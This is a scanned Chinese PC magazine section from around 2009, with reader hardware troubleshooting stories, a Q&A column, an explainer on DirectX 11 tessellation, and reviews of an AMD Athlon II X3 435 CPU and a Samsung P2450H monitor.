


# 双敏 790GX 主板 北桥温度过高导致死机

文 小毅 441501



笔者近日将原来的 C61 主板换下, 购买了一块全新的双敏狙击手 TAC53-DF+ 玩家限量版主板。该主板采用了 790GX 芯片组, 整合了 HD3300 显示核心。本以为可以利用画质出众的 HD3300 显卡好好地欣赏高清电影, 可是没想到主板装好之后麻烦不断: 电脑隔三岔五就会出现死机、蓝屏的现象。



●有问题的双敏狙击手 TAC53-DF+ 玩家限量版

## 开刀理由:

由于笔者只是对主板进行了升级, 没有替


换其它的硬件设备, 而且在之前的 C61 主板上, 这些硬件都能相安无事各司其职, 并没有异常的情况出现。那么在换了主板后出现异常情况, 无非就是有硬件和主板不兼容、电源供电不足或者是主板自身有质量问题。首先笔者只保留了一些必要的配件, 此外还借来了一台大功率的电源进行测试, 可是并没有好转的迹象。为了彻底能找出蓝屏死机的症结所在, 笔者不得不将主板进行进一步检查。

## 抓虫显微镜:

为了能更快的找出蓝屏、死机的原因, 笔者下载了 3D Mark 2006 对电脑进行连续的

烤机测试。发现通常跑 30 分钟左右就会出现蓝屏或者死机的问题。只有重启才能继续正常使用一段时间, 可随后不久又会出现蓝屏的问题。从这个症状来看, 和主板的散热有必然的关系。

为了更好地了解系统的温度情况, 笔者安装了一款名为“鲁大师”的监测软件。发现在运行了两轮 3D Mark 2006 测试后, 主板的工作温度飙升到 80 度左右, 接着再连续烤机 30



●主板的工作温度很快飙升到了 80 度以上

分左右, 主板温度被拉升到了 87 度, 随后就出现蓝屏的情况。此时笔者用手摸了摸主板的北桥芯片的散热片, 被烫得赶快缩回了手。看来正是北桥芯片散热不佳, 导致芯片工作温度飙升而造成最终的死机。最后笔者在北桥的散热片上额外安装了一个小的散热风扇, 用来给北桥芯片散热。这样北桥芯片过热造成的死机蓝屏问题才得到了解决。

## 术后点评:

后来笔者找到了一个比较热门的硬件论坛, 发现有不少用此款主板的玩家都有类似笔者的情况出现。并且解决的方法也是五花八门, 有像笔者那样加装散热风扇的, 还有对电脑机箱风道改良的。不过归根结底来看, 主板厂商没有对北桥芯片如此的高温情况作出合理的解释, 也没有给出理想的解决方案, 这对用户来说是不太负责的。

## 游戏不定时黑屏, 低版本显卡驱动惹的祸

关键词: 游戏, 黑屏, 驱动

故障难度 初级

笔者机器配置是 AMD 速龙双核 4200+ 处理器、华硕 M3A78 主板、2GB DDR2 800 内存、HD3870 显卡、航嘉 BS3500-2.3 电源, 使用 Vista 旗舰版操作系统。近日笔者的机器突然闹了“别扭”, 就是在运行最新的大型 3D 游戏时, 会不定时的在某个场景发生黑屏, 有时过一会儿能恢复正常; 有时就一直“黑着脸”, 只能重启。

由于笔者使用的是 A 卡, 按照一般的思路, 笔者最初判断这是 A 卡中比较常见的“VPU 重置”现象。不过游戏黑屏时根本看不到任何的提示, 与 VPU 重置现象所描述的似乎不大相符。莫非是供电不足的问题? 想想也不可能, 因为笔者所用的电源是 ATX 12V 2.3 规范的。考虑到系统已经用了很久, 可能没有原来那么稳定, 于是笔者将系统重装了一次, 并重新安装好所有的软件和驱动程序, 再次运行 3D 游戏, 仍然是外甥打灯笼——照旧。

正当笔者毫无头绪的寻找解决方法时, 突

然看到了显卡厂商的官网网页上发布的 ATI 催化剂 9.9 版驱动程序包。死马当活马医, 好歹也试一回吧, 笔者立马将其下载到电脑上, 将原来的显卡驱动彻底卸载, 再安装新的驱动。重新启动, 再运行游戏, 故障现象并未出现, 再经过连续几小时的烤机进行确认, 故障最终宣告彻底排除。

事后笔者上驱动之家网站查看该驱动版本的信息, 发现其针对先前的老版本进行了 15 项修正, 大部分都是 BUG 问题。为了保险起见, 笔者索性将主板驱动和网卡、声卡之类的驱动程序也顺带更新了。看来适时的更新驱动程序也有利于消除硬件系统的运行“内患”。

新的驱动有它的好处, 旧的驱动也有自己的优点, 不能盲目选择, 最好根据自己的实际情况选择合适的驱动。

(文 广东 长弓阿帕奇 441502)

## 电脑搬动后无法启动

关键词: 搬动, 无法启动

故障难度 初级

笔者最近心血来潮, 想改动一下自己房间的格局, 于是把写字桌和电脑桌按照预想的方案分别移动了一下位置, 为了安全起见, 先把电脑主机箱转移到了别处, 等桌椅搬到位后才把电脑归位。没想到刚坐下后启动电脑就听到机箱发出的“滴滴滴……”(两次连续加八次间断)的报警声, 显示器无图像信号。

首先不大可能是软件上的问题, 因为这是机器自检的故障, 电脑根本就未进入 Windows 系统。接下来, 笔者怀疑是内存条出了问题, 但把内存拔下清理过之后故障依旧。然后按照以往的习惯把 CMOS 放电并且换上了新电池, 问题仍未解决。在

排除了硬件损坏的可能后, 笔者就考虑是否是搬动过程中所造成的硬件连接不紧, 当把显卡重新插紧固定之后, 电脑终于正常启动了。

这种故障显然是由于机箱震动造成配件松动所致。另外, 当遇到无法开机的情况可以先把机箱内的主要硬件拔下清理后重新插上再试试(金手指处应用橡皮适当擦拭)。电脑用久了机箱内如风扇、通风口等处会堆积许多灰尘, 金手指时间长了也会氧化。所以定期清理电脑硬件也是预防电脑故障的好方法。

在搬动电脑机箱的时候, 最好轻拿轻放, 避免过大的震动。

(文 上海 沙骏 441504)



## 秋冬也要重视散热问题

关键词: 秋冬, 散热

故障难度 中级

笔者老机的配置是赛扬 II 566MHz 处理器、杂牌 815EP 主板、512MB SDRAM、西部数据 80GB 硬盘、集成显卡。近日, 这台电脑经常出现不定时死机的现象, 实在让笔者百思不得其解。

笔者首先是尝试了擦拭内存金手指、重装系统、刷新 BIOS 等常规的办法, 依然没能解决故障。后来, 笔者观察了一下故障的发生规律: 死机经常发生在下午的时候, 而早上和晚上基本上很少死机, 这到底是为什么呢? 难道是因为下午是用电高峰, 电压不稳定而导致电源出现了问题? 于是, 笔者在电脑上接了一个稳压器, 但经过几天的测试还是存在上述的问题。某天下午, 笔者继续在研究这个问题, 拆装配件时觉得有点热, 就脱掉了外衣。突然联想到, 近期处于秋冬时分, 温差变化较大, 下午通常都比较热, 但上午和晚上的气温都是比较冷的。

莫非是机器的散热有问题? 在上午和晚上气温较低的情况下就能够正常工作, 而在下午比较热的时候就出问题? 于是, 笔者仔细检查了各个位置的散热器和风扇, 并清理了一下积聚的灰尘, 最终发现处理器核心与风扇散热器的接触面上的硅脂已经干了。于是, 笔者在处理器核心上涂上适量的硅脂并把风扇装上后, 经过几天的测试, 证明故障已经得到了解决。

硅脂不起作用, 核心与散热器就不能紧密地接触, 自然就会出现散热问题了。只不过因为近期天气变化的原因, 使得这个问题被隐藏起来了。如果在夏天这种故障是很容易被发现出来的。

看来, 寒冷的秋冬季也可能会出现配件散热难的问题, 我们在维修的时候要破除思维定势, 仔细分析故障出现时的各种相关因素, 才能提高解除故障的效率。

(文 广东 火龙王 441505)



## 伪劣风扇烧毁主板风扇接口

关键词: 伪劣风扇, 烧毁

故障难度 中级

最近笔者用了 3 年的机箱风扇“罢工”了, 遂到电子市场花了 15 元购买了一个 3Pin 的工包台达风扇。没想到接到主板的 3Pin 风扇上接口开机之后, 过了几秒, 从电脑主机飘来一阵焦味, 吓得笔者赶紧切断电源。

打开机箱, 仔细观察主板上风扇的接口, 发现此主板的风扇接口已有轻微烧焦发黑的痕迹。找朋友借了一个风扇, 再次接在该接口上。开机电脑能正常启动, 但是风扇却转不了, 基本上可以确定是主板风扇的接口烧毁了。

以前笔者使用这个主板风扇接口的时候都很正常, 换上新买的风扇之后居然就烧掉了, 笔者自然把怀疑的目光转到了新买的风扇上。笔者首先检查了风扇的 3Pin 对应的接线, 是按照标准设计的。找来万用表对这个风扇深入测试, 结果发现该风扇的内阻特别小, 基本上处于短路状态, 难怪会烧毁主板风扇接口! 小心地拆开风扇的电路, 看到其中的一个焊点焊锡过多, 接到了另一个焊点上, 笔者用美工刀将多余的焊锡刮去后, 把风扇复原。

再次上机测试, 这次笔者不敢把该风扇接到主板的风扇接口上了(虽然主板还有风扇的



●工包风扇最好不要买

接口), 用电源 D 口转接到该风扇的接线上来开机测试, 风扇顺利运转, 连续工作数分钟都没有问题, 故障排除。

由于风扇内部短路, 接在主板风扇接口后, 电流会很高。主板风扇接口不能承受如此大的电流, 结果只有一个: 烧毁。

购买电子产品时, 不要贪图便宜购买工包产品。若使用工包硬件产品, 极有可能损坏正常的配件。

(文 笑熬糨糊 441503)



# 龚师傅的拥趸

网上求助: <http://ask.cbifamily.com>

龚师傅俱乐部: <http://bbs.cbifamily.com>

## 专家团成员

allenj1987	东吴大帝
肉屁屁超人	longlong4K
pegasu	silencer
阿挥	大名
tanis	jqk

## 论坛财富榜

在论坛,您热诚帮助“坛友”解决问题、排除故障,就能获得更多的财富,下面就列出银行统计的十大“富豪”,这客观体现了他们对论坛做出的贡献:

东吴大帝	82374
leoxxx	64041
朱弘毅	61212
还猪哥哥	55230
机器猫 1983	39359
silencer	38356
kkitlei	35311
aexwx	33772
暮★函数	30657
superasdf	29646

# 龚师傅问答

## LED 显示器目前需谨慎购买

显示器厂商在沉寂一段时间之后,又有新的概念出炉,这就是LED液晶显示器。众所周知,LED光源液晶显示器与传统光源液晶显示器相比,在亮度和对比度方面确实有优势,而且理论寿命也要更长一些。但在色彩方面并不是传说中那样优秀,至少距离它的理论指标仍有不少的差距。

目前采用LED光源的液晶显示

器售价比传统产品要贵20%左右,由于是新品,LED液晶显示器寿命方面的优势也有待检验。因此这个时候购买LED液晶显示器并不太合适,对于不是特别急需需要升级显示器的消费者来说,应当继续持币观望。大约等到2010年中旬,LED显示器在市场上大量普及之后,才是最佳购买时机。



## 内存过热之谜

在DDR2内存销售的第五个年头里,高频率DDR2内存不再是高不可攀的产品,800MHz的频率已成为标准配置,1066MHz和1333MHz的DDR2内存售价已经可以被普通消费者接受,因此大量高频率DDR2内存开始普及。不过,许多使用高频率DDR2内存的消费者都会遭遇内存发热量过大,导致系统崩溃的问题,究竟是怎么回事呢?实际上导致内存发热量过大的罪魁祸首有三点,分别是:内存颗粒、主板设置、内存散热片。

内存颗粒:不少DDR2 1066和

DDR2 1333采用的是DDR2的颗粒。这些高频率内存通常是厂商在采购时,挑选出一批体质比较好的内存颗粒,然后在SPD设置方面增加电压,强行让内存颗粒运行到更高的频率,导致内存发热量过大。

主板设置:一些主板的BIOS为了提高稳定性,偷偷增加了内存电压。许多主板DDR2内存的默认工作电压不是1.8伏,而是1.85伏或是1.9伏,某些以超频为卖点的主板居然将内存电压设置为2.0伏。在高于标准的电压下工作,内存温度过高显然无法回避。

内存散热片:为了体现产品档次,一些内存附带了散热片,殊不知这些散热片也有可能造成温度提升。内存上附带的散热片属于被动散热,在机箱内气流不足的情况下,内存散热片不仅不能快速散热,还容易造成内存颗粒热量不能快速散发,积聚在颗粒和散热器中间,造成电脑死机。

综上所述,想要避免这些问题,最好选购大厂的标准产品,而且需要保证内存电压在标准水平,并且还需要加强机箱内部散热,才能保证电脑长时间稳定工作。

## 龚师傅看故障



### 刚买的ATI HD3870X2 显卡有问题

刚买的ATI HD3870X2显卡,在玩电竞游戏时显示黑屏,然后系统提示显卡驱动失去响应。显卡满载温度为80多度,运行游戏时风扇转速为100%。是不是温度过高导致显卡失去响应? (论坛:lee1211\_79)

【龚师傅】:温度是有一些偏高,不过应该不是温度的问题。最好先换一下驱动,找一个新版本的驱动试一下,大多数显卡驱动失去响应都是驱动不稳定造成的。提醒一下,显卡的散热也要注意,可有效防止温度过高损坏显卡芯片。

### WD6401AALS 硬盘正常吗?

新买了一块西部数据的WD6401AALS硬盘,测试了一下速度很慢。平均传输率只有86MB/S左右,而且打不开AAM。大伙帮忙给支个招,谢谢。

(论坛:shswm)

【龚师傅】:看了此朋友的传输率,平均86MB/S的速度并不算慢,而且曲线也比较正常,不存在性能的问题。不能打开AAM应

该是软件设置问题。建议楼主使用日立的Ftools,并且创建引导光盘,光盘启动后运行Ftools即可开启AAM。

### 关于8GB U盘无法格式化的问题

小弟有一个台电的8GB U盘,数据格式是FAT32,昨天晚上想拷贝一个7GB的文件,所以把它格式转换为NTFS。在Vista系统下直接格式化,选择NTFS格式。格式化了三分之一左右的时候,发现没选上“快速格式化”,就取消,选上“快速格式化”,再进行格式化。结果等了一个多小时,弹出“Windows无法完成格式化”的对话框。右键查看U盘属性,显示:文件系统RAW,已用空间0字节,可用空间0字节。现在U盘无法使用,请问怎么才能重新正常使用这个U盘?

(论坛:adam)

【龚师傅】:这种情况需要使用工具软件修复,重新进行格式化。可以选择惠普U盘格式化程序或者万能优盘修复程序等。现在工具软件直接格式化U盘成NTFS的软件不多,而且都需要注册,建议修复后利用Windows操作系统中的磁盘管理功能进行格

式化,且最好不要选择快速格式化。

### 为何我的西数640GB硬盘传输速度很低?

我的硬盘传输测试成绩只有不到40MB/S,试过在BIOS将硬盘模式设置成AHCI模式,但会造成不能进入系统,我应如何解决?我的主板是技嘉GA-MA785GM-US2H,WD6400AAKS硬盘,请问我要怎么设置? (论坛:zzy1990)

【龚师傅】:我认为这个现象的原因是没有将硬盘设置成IDE模式,而是使用了IDE映射模式,这种情况会影响性能,建议在BIOS中修改。不过也不排除硬盘的个体问题,拿到经销商处检测一下也无妨。关于打开ACHI模式不能进入系统的问题,目前只能通过重新安装系统,或是利用IBM补丁修改ICH代码的方式才能进入系统。

### SIS760 显卡驱动装不上

只要一解压显卡驱动安装包就出现“can't find instfunc.exe result file”信息,然后出现错误提示:“系统无法侦测到这个装

置,请确认这个装置已正确配置之后,再重新启动安装程序。”试了很多次都是这样,不知是怎么回事? (论坛:bjw)

【龚师傅】:这个显卡以及驱动都过于古老,目前官方的驱动最多支持到XP操作系统和2003操作系统。如果Vista以上的操作系统不能直接识别的话,可能就没有办法继续安装了。如果是XP操作系统,建议升级到6.14.10.3571版本的驱动。

### 鼠标问题,恳请高手指教!

我的明基光电鼠标经常罢工,有时候光标无法移动或者反应迟钝。我怀疑是内存问题,我的机器有3条内存:2条是威刚1条是金士顿,共3GB容量。拆下其中的一条,只用2GB内存鼠标就正常了。使用3GB内存的时候,用其它的鼠标都无问题的,就是用自己鼠标就要出毛病,请问我该怎么解决? (论坛:lshx)

【龚师傅】:这是比较典型的兼容性问题,多半是内存的问题。建议楼主最好换成同型号同频率的内存,不然的话就更换鼠标。如果是USB鼠标,可以尝试转换为PS2接口,应该可以解决这个问题。



### 上期问题:机子的问题

龚师傅:能够横着放而不能竖着放应该是主板的问题,而不是软件故障。可能是主板安装时有螺丝和固定的铜柱没有对准,或者是用来固定主板的螺丝太紧了,导致主板变形。还有可能是散热器重量太大,导致主板直立放置的时候变形。

想要根本解决这个问题,最好将主板卸下后来重新再安装一遍,应该就可以了。

### 本期问题:读卡器拔出电脑就自动关机或重启

最近一段时间来,当把存储卡用读卡器插在机箱的USB接口连接电脑,用完拔出来时,电脑要么重启,要么是自动关机,存储卡格式化过了,问题依旧。请大家帮忙看看! (bmw)

如果您知道这个故障的解决方法,请登录我们的论坛(地址是: <http://ask.cbifamily.com/question.php?qid=28411>),帮这位读者解决这个问题。

## 电脑突然玩不了魔兽争霸

电脑之前好好的,但最近重装系统后,就玩不了魔兽争霸,运行其他程序都好好的。用驱动精灵更新了显卡驱动后也不行,下了宽屏补丁也没用。我用的是蓝宝的显卡,这有什么关系吗? (论坛:my415858907)

### 【厂商答疑】:

A 这不是蓝宝显卡的质量问题,而是驱动程序安装有问题。比如驱动核心文件的缺失、驱动版本不匹配等,都有可能造成此情况。可以到蓝宝或是AMD官方网站下载最新的ATI催化剂驱动,并且安装最新的DirectX组件,正常安装后应该能解决问题。



- GT220 显卡核心超频不宜超过750MHz,否则容易花屏。
- 数字供电电路

同样需要注意散热。  
● 如果觉得处理器散热器安装不方便的话,可以将散热器调整方向再安装。  
● 内存金手指氧化,可以用橡皮用力擦拭,去掉氧化层。  
● 定期整理硬盘碎片可以缩短硬盘响应操作的时间。  
● 在BIOS中关闭Intel处理器的ESIT功能,可以有效提高处理器超频的成功率。

ask.cbifamily.com

小问题 家用电器·学问



# 有问题 到学问





# 化平凡为传奇! 透析 DirectX 11 的细分曲面技术

“Unigine Engine”发布了全球首个支持 DirectX 11 的游戏 DEMO。在这个 DEMO 中,无论是玩家和普通用户都一定会被它的画面所吸引。之所以如此是因为它采用了 DirectX 11 中的一项最重要的特性——细分曲面技术!  
(文:玮宝宝)



## “细分曲面”再度引爆“画面党”

Unigine Engine 发布了全球首个支持 DirectX 11 的游戏演示 DEMO 可以说让无数“画面党”玩家热血沸腾。其中最主要的原因是它采用了 DirectX 11 中的一项最重要的特性“Tessellation”,它的中文名字叫做:镶嵌式细分曲面技术,简称细分曲面技术。那么这是一项什么技术呢?

它能够根据 3D 模型中已有的顶点,根据不同的需求和按照不同的规则,对模型进行插值计算,然后将一个多边形拆分成

多个多边形的技术。整个多边形生成都是由特性的程序来控制的,能自动的创造出数百倍与原始模型的顶点。更难得的是这些顶点并非是虚拟形成的,而是实实在在的顶点,效果和建模的时候直接设计出来是完全相同的。对于游戏开发者来说,他们无需再手动的设计出成千上万个三角形模型,现在只要简单的勾画出一个物体的轮廓,然后利用“细分曲面”就可以自动生成出精致的画面。

如此,它们的确出自同一个物理模型,也正是由于“细分曲面”的引入才出现如此大的

变化。我们可以清晰的看到开启前后的三角形数量对比如此悬殊。

### 【举一反三】

其实早在 ATI 第一批支持 DirectX 10 图形核心 R600 的 HD2900XT 中,就引入了类似于“Tessellation”的硬件加速模块,那时候的名字叫做“Tessell-ATI-on”。据不完全考证,从 HD2000 系列开始直到现在的 HD5000 系列显卡中全部支持这


一技术。虽然在 PC 平台上,由于没有得到 DirectX 的支持,因此英雄全然无用武之地。以至于直到今天依然没有一款正式的游戏支持这项技术,不过 ATI 依然孜孜不倦的进行技术研发多少也是让人肃然起敬。

## 画面对比,实际效果提高太明显

那么“细分曲面”究竟能给游戏画面带来多大的提升呢?先看一下右边那组图片吧。


我们可以看到,开启了“细分曲面”的画面要比未开启的画面要更真实,更细腻。墙面上的大石块被描绘成了不规则的圆形,更接近于现实生活的场景;而未开启的画面则显得十分平淡,就和一层有纹理的墙纸一样。

接下来看看右图。如果说,这组图片出自同一个游戏模型,作为玩家的你会信吗?可事实就是



●开启

●未开启



●未开启“细分曲面”前的三角形数量很少


●开启以后三角形数量成倍增加

## “细分曲面”将游戏画面变细腻

正如前文所述,“细分曲面”能自动生成顶点,换句话说,就是能让一个三角形自动的变成两个或者更多的三角形。

其实所有的 3D 游戏画面,都是由许许多多多个三角形所组成。三角形越多,所能描述的画面就越真实、越细腻。但是这些三角形的描述是非常消耗硬件和软件资源的,这也就是限制 3D 画面发展的一个原因。而“细分曲面”恰恰就是针对这点所出现的。

从以上一组对人物头部描述来看,左图的三角形最少,一旦加上贴图的话,头像的表现必然会相当生硬。但是利用“细分曲



●三角形越多,对物体的描述就细腻

面”,则可以做到举一反三,通过硬件计算然后生成出更多的三角形,让头像的描述有更多的细节和变化,从而形成一幅生动的画面。

## 期待“细分曲面”成全民主流

对于玩家来说,用最小的系统消耗获得更好的游戏画面是一直所追求的。此次“细分曲面”技术的出现无疑是以最佳的切入点做到了投其所好。不过从目前来看要实现“细分曲面”,Windows 7 操作系统和一块支持 DirectX 11 的 ATI HD5000 系列显卡是两者缺一不可的。不过相信 NVIDIA 也并不会和 DirectX 11 绝缘,届时如果所有的主流显卡都将会支持“细分曲面”或类似技术的话,那么那时的游戏画面一定会有翻天覆地的

变化。



●使用“镶嵌式细分曲面”技术能轻松的实现的电影般的游戏画面


## 多重取样和覆盖取样 抗锯齿的区别

MSAA 是将 3D 建模的边缘部分放大处理,对显卡负担较大

MSAA 中文意思就是“多重取样抗锯齿模式”。MSAA 能将 3D 建模的边缘部分放大处理,也就是说通过把模型最外层的多边形进行适当放大,用以平滑边缘显示效果的一种抗锯齿技术。不过多重取样需要进行相当大的数据处理能力,因为一旦画面中的物体过多,会对显示核心造成相当大的负担。也正是如此,所以直到近几年显卡性能突飞猛进后,才开始大量的被游戏厂家所引用。

CSAA 是抗锯齿效果出色,但是只有主流的 N 卡才能使用

CSAA 的中文意思是“覆盖取样抗锯齿”。覆盖取样就是将边缘多边形里需要取样的子像素坐标覆盖掉,把原像素坐标强制安置在硬件和驱动程序预先算好的坐标中,对模型的边缘进行锐化处理。覆盖取样的抗锯齿效果相当出色,并且耗费的显卡资源也非常的少。不过许多玩家发现在一些游戏里开启了覆盖取样后,部分模型的细节部分会有所丢失。另外覆盖取样是 NVIDIA GeForce 8/9/G200 系列独家拥有的抗锯齿技术,A 卡的玩家就无福享受了。



●MSAA 和 CSAA 抗锯齿效果的差异,你看得出来吗?

## 最早的“细分曲面”技术



说到镶嵌式细分曲面技术的鼻祖“N-Patch”技术,不得不提到早在 2001 年的一次会议。那时的微软正准备给 DirectX 最新的 8.1 版本做最后的技术部署,所以把 ATI、NVIDIA 等一些图形芯片厂家叫到一起开个茶话会。而就在这次会议上,微软在 DirectX 8.1 规范中提出了一个叫“N-Patch”的技术。这是一项能够像位图贴图技术那样自动创造顶点,最终使得图型自动变得极为光滑。在当时显示核心运算能力尚在一个比较低级别的年代

里,利用这项技术可以大幅提升 3D 模型的细节。从实际意义的角度去说,这项技术的最终设计理念就是为了能节约宝贵的核心资源,通过简单而又高效率的手段让低质量模型变成高品质质量的模型。

后来在 2002 年,在 ATI 的 Radeon 8500 显示芯片中,就率先采用了 N-Patch 技术,在 ATI 自己的官方介绍中称之为“TruForm”!

另外还有一件值得一提的事情就是在这次茶话会上,NVIDIA 对微软 DirectX 8.1 中的一些技术有比较大的分歧,最终导致 NVIDIA 一怒之下拍案而

起,当场拒签新一代的 DirectX 9 协议。这次事件或多或少的对这两家公司未来的合作带来一定的影响。



●ATI Radeon 8500 可以说是第一块具备“细分曲面”类似技术的显卡

## 什么是显卡的“SM”?



DirectX 11 还有一个重要的特性就是采用了“SM 5.0”。

那么什么是“SM”呢?

在显卡中,“SM”的全称是叫做“Shader Model”,中文的意思就是“优化渲染引擎模式”。简单的来说可以把它理解成显示核心的渲染指令集,它其实和处理器 SSE 4.1 等指令集具备类似

的功能,只不过“Shader Model”完全是针对显示核心或流处理器所优化设定的。它能让所有类型的着色器,比如像素、顶点、计算等都能从“Shader Model”中获得相当巨大的性能提升。

从发展的角度看,每次 DirectX 的重大更新,“Shader Model”的进化是必不可少的。

Shader Model 1.0 → DirectX 8.0

Shader Model 2.0 → DirectX 9.0b  
Shader Model 3.0 → DirectX 9.0c  
Shader Model 4.0 → DirectX 10  
Shader Model 5.0 → DirectX 11

可以看到正是“Shader Model”和 DirectX 不停的发展,才不断的推进显卡核心技术的发展,让如今的游戏画面更出色。





# 多个核, 性能更优越

## AMD 速龙 II X3 435 PK Intel E7400 处理器

优点: 性价比高, 双核的价买多核应用  
缺点: 市场暂无黑盒版产品

咨询电话: 800-830-5643

总评: 9

性能 9 功能 9 易用性 9.5 价格 9

随着各种新款游戏对硬件性能要求的不断增加, 采用多核处理器来玩游戏已经成为了玩家们的首选方案。而且对购机预算不多

的游戏用户来说中低端的多核产品更为划算。AMD 最近推出的 AMD 速龙 II X3 435 处理器就吸引了不少游戏用户的关注。

### 45nm 工艺功耗更低、发热更小

AMD 速龙 II X3 435 三核处理器采用了时下流行的 45 纳米制程工艺制造, 无论是在性能表现还是在功耗、发热量表现上都比前一代产品提升了不少, 而因为市场定位的缘故, 它的价格与高端的多核处理器产品相比形成了明显的差距, 但性能规格的缩减并不明显, 足以在各类游戏应用中发挥出出色的表现。



● 45nm 的工艺, 功耗发热明显降低


### 双核的价买三核, AMD 速龙 II X3 435 引领多核时代

AMD 速龙 II X3 435 处理器采用了三个核心的设计, 主频为 2.9GHz, 具备 3X512KB 的二级缓存, 采用兼容 AM2+ 的 AM3 接口, HT 总线频率为 2.0GHz, 制造时采用了 45 纳米的 SOI 制程工艺, 热设计功耗为 95W, 另外, AMD 速龙 II X3 435 处理器还支持全系列的 SSE、SSE2、SSE3、SSE4A 多媒体指令集和 X86-64 指令集, 对游戏应用体验很有好处。可见与高端的 AMD 羿龙 II 四核处理器相比主要就是没有三级缓存而已, 对游戏性能并不会造成太大的影响。

在相近的价格范围内, 我们选择 Intel 的中端双核处理器 E7400, 它具备 2.83GHz 的主频和 3MB 的共享式二级缓存。那么, 在游戏性能表现方面, 究竟 AMD 的入门级三核处理器与 Intel 的中端双核处理器相比哪个更

好?

由于核心数量的提升和多核协调能力的改善, AMD 速龙 II X3 435 三核处理器在游戏性能评测中都领先于同价格范围的 Intel 中端双核处理器, 在支持多核运算的游戏中



● 多个核心, 性能更为占优

更能进一步发挥优势。 (火机)

	AMD 速龙 II X3 435	Intel E7400
3Dmark Vantage CPU (P 模式)	7015	5351
《孤岛危机》	47.2FPS	45.3FPS
《使命召唤 5》	61.5FPS	58.1FPS
《侠盗车手 4》	45.5FPS	35.2FPS
Fritz 10 Benchmark	5159	4051
Winrar 多线程	1515KB/s	1390KB/s
CineBench R10 多线程	8212	6645

	AMD 速龙 II X3 435	Intel E7400
核心数量	三核心	双核心
主频	2900MHz	2793MHz
倍频 (倍)	14.5	10.5
插槽类型	Socket AM3	LGA 775
L2 缓存	512KB*3	3MB
HyperTransport	支持	不支持
参考报价	630 元	740 元

### 选购建议

AMD 速龙 II X3 435 是市面上较具性价比的入门级多核产品, 十分适合购机预算不多但又想体验多核游戏应用的学生、游戏玩家等用户群体选购。



与同价格范围的 Intel 双核处理器 E7400 相比, AMD 速龙 II X3 435 三核处理器增加了一个运算核心, 因此在支持并行运算的主流游戏上性能表现要比前者更为优异, 而价格却比前者便宜了百余元, 更适合游戏玩家的需求。

### 总结: 玩游戏选 CPU, 多核更好

AMD 速龙 II X3 435 处理器的游戏性能已经超越 Intel 700 多元甚至更贵的中高端双核处理器, 在支持并行运算的游戏中更能发挥出比竞争对手更好的效果, 此外, 我们在评测中还实测了 Windows 7 系统中的 XP 虚拟化模式, AMD 速龙 II X3 435 凭借硬件级的虚拟化支持能够很好地发挥 Win7 系统的这一全新特性, 而 Intel E7400 则不能支持 XP 模式, 很遗憾。

# 70000:1 的全新体验

## 三星绝色 P2450H 液晶显示器评测

优点: 具备 70000:1 超高对比度

缺点: 如果能采用广视角面板就更好了

随着高清用户群体的不断扩大, 人们对液晶显示器的要求比以前上了一个台阶。专业级产品效果虽好, 但价格对普通用户来说是遥不可及

的。近日, 三星送测了一款绝色 P2450H 液晶显示器, 以不到两千元的民用级价格为用户提供了高达 70000:1 对比度的专业级享受。

总评: 9

性能 9 功能 9 易用性 9 价格 9

咨询电话: 800-810-5858



三星绝色 P2450H 液晶显示器在外观上采用了钢琴烤漆工艺, 再搭配以琉璃边框, 整体看上去高贵典雅。这款显示器的屏幕尺寸为 16:9 比例的 24 英寸, 最佳分辨率高达 1920x1080, 对播放全高清规格的电影特别有利。

### 70000:1 让三星绝色 P2450H 液晶引领精彩视界

与一些民用级液晶显示器提供的较低的对亮度不同, 三星绝色 P2450H 液晶显示器为用户提供了高达 70000:1 的对比度和 2ms 的灰阶响应时间, 这样的参数在同档次的产品中是极为罕见的。得益于这样高的对比度的支持, 三星绝色 P2450H 液晶显示器无论是在游戏应用还是在高清影片播放应用时都表现出较好的效果, 与同

档次的液晶显示器相比无疑具有较为明显的优势。



● 配备 DVI+VGA+HDMI 接口, 满足用户需求  
配备触摸式 OSD 按钮, 三星绝色 P2450H 液晶附加值较高

为了进一步改善用户的使用体验, 三星绝色 P2450H 液晶显示器在前面板上设计了触摸式的 OSD 按钮, 用户只需要用手指轻触相应的部分就能够轻松地调出显示器的 OSD 菜单进行各项参数的设定。另外, 三星绝色 P2450H 液晶显示器还全面通过了微软 Windows 7 操作系统的认证, 对有意使用 Windows 7 操作系统的用户来说无疑是一个好消息。

为了体现对用户高清应用的重视, 三星绝色 P2450H 液晶显示器还特意配备了包含 VGA、DVI 和 HDMI 等显示接口在内

的支持, 在高清影音应用上如虎添翼。



● 触摸式 OSD 按钮, 操作方便

